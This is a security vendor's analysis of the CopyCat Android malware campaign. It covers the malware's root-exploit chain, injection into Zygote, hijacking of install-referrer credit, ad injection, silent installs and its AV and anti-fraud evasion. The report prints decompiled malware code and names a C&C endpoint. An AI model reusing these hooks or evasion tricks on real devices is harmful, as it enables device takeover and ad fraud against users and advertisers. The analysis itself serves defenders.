Check Point
SOFTWARE TECHNOLOGIES LTD

CopyCat

AN IN-DEPTH ANALYSIS OF THE COPYCAT
ANDROID MALWARE CAMPAIGN

Introduction

The Check Point research team identified a new mobile malware targeting millions of Android users. The malware, dubbed "CopyCat" by researchers, uses a novel technique to generate and steal ad revenues. This extensive campaign infected over 14 million devices, rooting 8 million of them with an unprecedented success rate. The malware reached a global spread, infecting mostly users from south-east Asia, but also over 280,000 users in the US. We estimate that through the malware's malicious activities, the perpetrators behind it gained over $1.5 million over the course of two months. CopyCat is a fully developed malware with vast capabilities, including elevating privileges to root, establishing persistency, and to top it all - injecting code into Zygote. Zygote is a daemon whose goal is to launch apps on Android, and injecting code into it allows the malware to intervene in any activity on the device.

Architecture

The malware has a modular structure, in which each module plays a different role. This allows the malware developers to choose and change their strategy and the malware's behavior on the device to accommodate their current target. This emphasizes the danger in this kind of malware, which is multi-purpose, and capable of changing the campaign's aim at any given time. The malware's developers use different implementations of the modules, depending on their purpose and functional requirements. Some modules are implemented as regular Android apps developed in Java, which is necessary when there is a need to use external ad libraries. Other modules, are implemented as native binaries, which allow implementing low-level functionalities, such as shared library injection, and making the malware more evasive.

Due to the modular nature of the malware, in most cases not all modules are present on an infected device, and the malware loads them on demand. There is no consistency regarding the location in which the malware installs the various modules. In some cases, the malicious modules are embedded into an APK as assets or resources, while in other cases the malware dynamically downloads them from the C&C (Command and Control) server.

We conducted a full analysis of the malware's main modules, and created an outline of the malware's structure, showing the relationships between the different parts.



data/data/
silent_install
init
com.xtorch
executes
rser
Exploits pack
Mso
Spl
Put
Twl
Pin
Fut
copies
system/bin
aser
injects
system/lib
libinj.so
hooks
system_server
com.android.server.am.ActivityStack.startActivityLocked
zygote
com.android.internal.policy.impl.PhoneWindow.generateLayout
com.google.android.finsky.download.DownloadImp.getUri
com.mobileapptracker.Tracker
shows ads
sends URI
layout_hook
com.service.adbanner.hookLayoutClass.hookGenerateLayout
Sends INSTALL_REFERRER intent
system/app
ads
com.socialpdfplatform

Image 1: The CopyCat malware architecture

The infection flow begins once the initiation module, disguised as a legitimate app, is installed as a usual user-mode Android app. This app unpacks or downloads a native binary called **Rser**, which runs the **exploits** consecutively, attempting to escalate privileges to root. After a successful exploitation, the malware obtains persistency by copying the modules **Aser** and **ads** to system partitions. The **Aser** module injects a shared library into the Zygote and system_server processes. The injected module operates together with the **layout_hook** and **ads** modules, and executes different strategies of ad fraud to generate revenue for the perpetrators.

Rser module

The **Rser** module is responsible for establishing persistency and copying other modules to */system/bin* directory. As input it receives a configuration file with the following format:

Avc-manv3

[number of exploits]

6

[exploit names]

Mso N

Spl N

Put N

Twl N

Pin N

Fut N

[number of files]

2

[file names]

aser
BatterySaver.apk
[malicious package name]
com.applicationalplayview
[malicious app name]
WhatsAppBaseSystem
[malicious receiver]
com.applicationalplayview.SysReceiver
end

Rser's workflow is simple: first, it obtains root permissions by running the exploits provided in the input consecutively. The gained root permissions allow **Rser** to remount the system directory. The system partition is normally restricted to read only, and to write into it, the malware needs to remount it. After the necessary permissions are acquired, **Rser** executes a script, which copies the specified files to the */system/bin* and */system/app* directories, which triggers an automatic installation of the copied apps.

Exploits module

The exploit module escalate privileges of the current user to 0 (root), by using several well-known Android vulnerabilities. All of the exploits are adapted to work in the malware's infrastructure, including implementing additional functionalities and logs mechanism. They implement the same command line interface: required user's id (0), path to shell script and unique id of device. After the execution, a string "uid: 0" is returned in case of success, or "Terminated" in case of failure. The malware uses the following exploits:

File	CVE Number	Exploit Name	Source	Description
mso				Uses */dev/msocket_dump* to rewrite instruction in setuid() and setgid()
pin	CVE-2015-3636	PingPong	link	The ping_unhash does not initialize a certain list data structure during an unhash operation
put	CVE-2013-6282	PutUser	link	The get_user and put_user API functions do not validate certain addresses
spl	CVE-2014-4321 and CVE-2014-4324		link link	Memory corruption in multiple camera drivers
twl, fut	CVE-2014-3153	Towelroot	link	The futex_requeue function does not ensure that calls have two different futex addresses

Table 1: Exploits used by the CopyCat malware

Aser module

The module **Aser** injects a shared library into the Zygote and system_server processes. To inject the shared library it uses a utility called **ptrace (process trace)**, which is a system call, provided by Linux kernel to observe and control the execution of another process. The access to this system call is restricted to apps with root privileges, and hence the module **Aser** will be executed only after a successful exploitation of a local privilege elevation vulnerability.

Zygote is a daemon whose goal is to launch apps on Android. Zygote unifies the components shared by all apps to shorten their start-up time. To achieve speedier app launch, Zygote starts by preloading all Java classes and resources that an app may potentially need at runtime. Zygote listens for requests to launch new apps on its socket */dev/socket/zygote*. When it receives a request to launch an app, it forks itself and launches the new app, and changes the uid and the gid to the required parameters. After the forking, the new apps already have all system classes and resources preloaded. This works because the Linux Kernel implements copy-on-write (COW) policy for forks.

Because of the way Zygote operates, every app in Android inherits memory from the Zygote process. For this reason, the library which was injected into Zygote, will appear in every app launched after the injection. This method has a little drawback: processes launched before the injection to Zygote will not contain the injected library. To overcome this drawback, the malware explicitly injects the library into the system_server process, and restarts the *com.android.vending* (Google Play) process after the injection occurred. The system_server process is spawned from the Zygote process and contains all Android services, such as Phone Manager, Package manager, etc.

Malicious Adware Activity

The injected module (shared library) hooks the methods of the activity manager and user-mode apps and replace their calls with its own procedures.The injected module operates together with the **layout_hook** and **ads** modules, and executes different strategies of ad fraud to generate revenue for the perpetrators.


Stealing credit for app installations

The malware injects code into the method *ActivityStack.startActivityLocked* of the system_server. Android's activity manager service uses this method every time it starts any activity on the system. The code injected by the malware monitors launched activities to detect if a Google Play activity is launched:

```
&& (checkPackageAndClass(
       jni,
       new_activity,
       "com.android.vending",
       "com.google.android.finsky.activities.MainActivity")
 || checkPackageAndClass(
       jni,
       new_activity,
       "com.android.vending",
       "com.google.android.finsky.activities.LaunchUrlHandlerActivity")) )
```

Image 2: Code monitoring launched activities


If a Google Play activity is initiated, it contains a parameter of the app being installed. The malware extracts this parameter and sends it to the malware's **Ads** module.



```
if ( formatPackage(malwarePackage, malwareClass, &MalwareActivity, 0x100u) )
{
  memset(&s, 0, 0x400u);
  snprintf(
    &s,
    0x400u,
    "am start -e type hp  -n %s/%s -e url \"%s\"",
    malwarePackage,
    &MalwareActivity,
    intentData);
  system(&s);
}
```

Image 3: The malware's code for extracting Google Play parameters

Another injection point in the Google Play app is the method *com/google/android/finsky/download/DownloadImp.getUrl() com.android.vending* (Google Play). When this method it called, the hook parses it and extracts the package name of the app which is being installed, and sends it to the malware's ads module.



```
downloadUrl = realDownloadUrl(jniEnv, a2);
downloadUrlBytes = getBytes(jni_, downloadUrl);
pPackageName = strstr(downloadUrlBytes, "packageName=");
pkgLink = (pPackageName + 12);
*strchr(pPackageName + 12, '&') = 0;
type = NewString(jni_, "type");
gp = NewString(jni_, "gp");
GPInstallPKG = NewString(jni_, "GPInstallPKG");
packageNAme = NewString(jni_, pkgLink);
putExtraId = (*(*jni_ + offsetof(JNIEnv, GetMethodID)))(
               jni_,
               url,
               "putExtra",
               "(Ljava/lang/String;Ljava/lang/String;)Landroid/content/Intent;");
CallObjectMethod(jni_, intent, putExtraId, type, gp);
CallObjectMethod(jni_, intent, putExtraId, GPInstallPKG, packageNAme);
currentApp = getCurrentApplication(jni_);
startActivity(jni_, currentApp, intent);
```


Image 4: Hook to the *DownloadImp.getUrl* method, extracting package name

CopyCat tries to find a referrer id for this package locally in shared preferences. If such an id isn't found, CopyCat sends a request to the server http://api.tracksummer.com/api/v1/get and uses the answer as a referrer id, which is a value used in tracking ad campaigns and attributing them to the publisher who promoted the app and will receive the money for the installation. With the fraudulent referrer id, CopyCat creates an INSTALL_REFERRER intent, and sets the extra field "flags" to value "20", to avoid being blocked by its own injected module.

```
if(Prefs.isDebug()) {
      Log.showTost("send intent for new install, pkg: " + this.pkg + ",
reffer: " + this.reffer, 0);
}

Intent v0 = new Intent("com.android.vending.INSTALL_REFERRER");
v0.putExtra("referrer", this.reffer);
v0.putExtra("flags", "20");
if(Build$VERSION.SDK_INT >= 12) {
      v0.addFlags(v8);
}
v0.setPackage(this.pkg);
b.context.sendBroadcast(v0);
```

Image 5: changing “flags” field value

CopyCat intercepts the method *com.mobileapptracker.Tracker.onReceive* in every application running on the device. This is a receiver of the Tune analytics platform and it reacts when an INSTALL_REFERRER intent arrives. The malware's hook blocks any intent which doesn’t contain an extra field called "flag", effectively blocking any intent which wasn't sent by CopyCat itself.




```
if ( a2 && ActionEqualsToInstallReferrer(a1, a2) && CreateBroadcastSocket(jni) )
{
  referrer = getStringExtra(jni, intent);      // referrer
  flags = getStringExtra(jni, intent);         // flags
  v4 = 0;
  v8 = flags;
  if ( flags )
  {
    v9 = getBytes(jni, flags);
    v10 = v9;
    v11 = strcmp(v9, "20");
    v4 = v11 <= 0;
  }
 }
 else
 {
   v4 = 1;
 }
 return v4;
}
```

Image 6: Hook blocking intents not sent by CopyCat

Displaying fraudulent ads

The second activity implemented in the shared library is displaying ads from large advertising networks, such as Facebook ads, UC ads, and Google admob, inside of other apps.


The injected library hooks the method *com.android.internal.policy.impl.PhoneWindow.generateLayout* of every running application.



```
methodName ="generateLayout"
className ="com/android/internal/policy/impl/PhoneWindow"
memcpy(&dest, "(Lcom/android/internal/policy/impl/PhoneWindow$DecorView;)Landroid/view/ViewGroup;", 0x53u);
phoneWindowClass = (*(*v1 + offsetof(JNIEnv, FindClass)))(v1, &className);
if ( phoneWindowClass )
{
  generateLayoutMethod = (*(*v1 + offsetof(JNIEnv, GetMethodID)))(v1, phoneWindowClass, &methodName, &dest);
  if ( generateLayoutMethod )
    hookMethod(v1, phoneWindowClass, generateLayoutMethod, generateLayoutHook, &originalGenerateLayout);
}
```

Image 7: Hooks to the method *com.android.internal.policy.impl.PhoneWindow.generateLayout*


When the layout is loaded, it loads a dex file which was previously created by the malware and calls the method *com.service.actbanner.hookLayoutClass.hookGenerateLayout* from it.



```
hookLayoutClass = CallObjectMethod(jni, dexClassLoaderObj, loadClassMethod, className, v20);
checkException(jni);
if ( hookLayoutClass && !checkException(jni) )
{
  hookLayoutClass = (*(*jni + offsetof(JNIEnv, NewGlobalRef)))(jni, hookLayoutClass);
  hookGenerateLayoutMethod = (*(*jni + offsetof(JNIEnv, GetStaticMethodID)))(
                               jni,
                               hookLayoutClass,
                               "hookGenerateLayout",
                               "(Landroid/content/Context;Ljava/lang/String;Landroid/view/ViewGroup;)Landroid/view/ViewGr
  result_1 = CallStaticObjectMethodV(jni, hookLayoutClass, hookGenerateLayoutMethod, hookedView);
  checkException(jni);
}
else
{
  result_1 = 0;
}
```

Image 8: Code which loads dex and executes method *hookGenerateLayout* from it

This code generates a Facebook or UC banner with the size of 320x50 pixels and displays it on the hooked layout.




```
public static ViewGroup hookGenerateLayout(Context context, ViewGroup act) {
    hookLayoutClass.Log("FACEBOOK_ID: " + hookLayoutClass.FACEBOOK_BANNDER_ID);
    act.addView(((View)v4), new ViewGroup$LayoutParams(-1, -1));
    AdView v5 = new AdView(context, hookLayoutClass.FACEBOOK_BANNDER_ID, com.facebook.ads.AdSize
            .BANNER_320_50);
    if(hookLayoutClass.logflags) {
        SharedPreferences v6 = context.getSharedPreferences("FBAdPrefs", 0);
        if(v6 != null) {
            AdSettings.addTestDevice(v6.getString("deviceIdHash", null));
        }
    }

    v4.addView(((View)v5), new ViewGroup$LayoutParams(-1, -2));
    v5.setAdListener(new AdListener() {
        public void onAdClicked(Ad ad) {
            hookLayoutClass.Log("facebook onAdClicked");
            if((((int)(System.currentTimeMillis() % 2))) == 0) {
                ad.destroy();
            }
        }

        public void onAdLoaded(Ad ad) {
            hookLayoutClass.Log("facebook onAdLoaded " + hookLayoutClass.mBannderType);
            ++hookLayoutClass.mBannderType;
        }

        public void onError(Ad ad, AdError error) {
            hookLayoutClass.Log("facebook onError ");
        }
    });
    v5.loadAd();
```

Image 9: Code which displays ads from Facebook in hooked view

Silent Installation

CopyCat also has a separate module which conducts fraudulent installations using the root permissions, without injecting additional code into the Zygote process. This module operates on a very low level of the Android operating system, by taking advantage of Android's package manager. The package manager monitors specific directories: */system/app and /data/app*. When an APK file appears in one of these directories, the package manager installs it. The malware makes use of this process, and copies the APK files of the fraudulent apps it wants to install to the */data/app* directory, from which the package manager will install it. The malware verifies whether the app was installed, and reports the result to the Command and Control server.



```
v12 = rename_0((char *)&tmpFile, 0x1A4, dataApp, v22, 1);
free(ptr);
if ( v12 )
{
  v12 = 0;
  close(installSocket);
  v5 = 8;
}
else
{
  while ( 1 )
  {
    sleep(2u);
    v5 = access((const char *)&dataData, 0);
    if ( !v5 )
      break;
    if ( ++v12 == 10 )
    {
      close(installSocket);
      v5 = 9;
      goto LABEL_17;
    }
  }
  sleep(2u);
  close(installSocket);
}
```


Image 10: copying file to */data/app/packagename.apk* and checking for installation

Evasion techniques

This malware family isn't very obfuscated and almost does nothing to hinder reverse engineering. However, it does make a large effort to stay undetected on the device.

AV evasion

The malware uses several Anti Virus evasion tactics. First, it uses small modules written in c, making it invisible for most of mobile AVs, which analyze java-based Android apps. As seen in the images below, no AV identified the malware:




SHA256: 8245c2fc8452e905b8c84b3d815df5807c93991fab3ce64af03001c097f72650

File name: rser

Detection ratio: 0 / 55

Analysis date: 2016-11-09 19:13:45 UTC (7 months ago)

Image 11: Virus Total detections of Rser module



SHA256: 88c1b60c849e7254cfcc8483a454ce9985ae3afb795e0bfc1a5ba03606aa4926

File name: _aser

Detection ratio: 0 / 56

Analysis date: 2017-06-06 09:28:16 UTC (3 days, 2 hours ago)

Image 12: Virus Total detections of Aser module

The strings inside c++ based modules are encoded to avoid signature detection. As most malware, CopyCat uses a simple xor-based substitution algorithm and wraps the result into base64 string. This is primitive, but is still a good working approach against most of the AV's static signatures detection.
When the malware copies its own components to system, it sets the creation date of the new files to be the same as */system/lib/libc.so*, making it difficult to distinguish them from legitimate system binaries. In addition, the malware uses system-like names for the modules (libdaemon-rilv2, librmt_systemv3 and so on).

Anti-Fraud evasion

Before displaying ads, the malware checks a number of conditions, to avoid raising suspicion of anti-fraud systems:


1. Check time zone and language to avoid infecting Chinese users.
   ```
   if(!v2.contains("zh")) {
   TimeZone v3 = TimeZone.getDefault();
   if((((long)v3.getRawOffset())) == 28800000 && (v2.contains("en"))) {
   ```

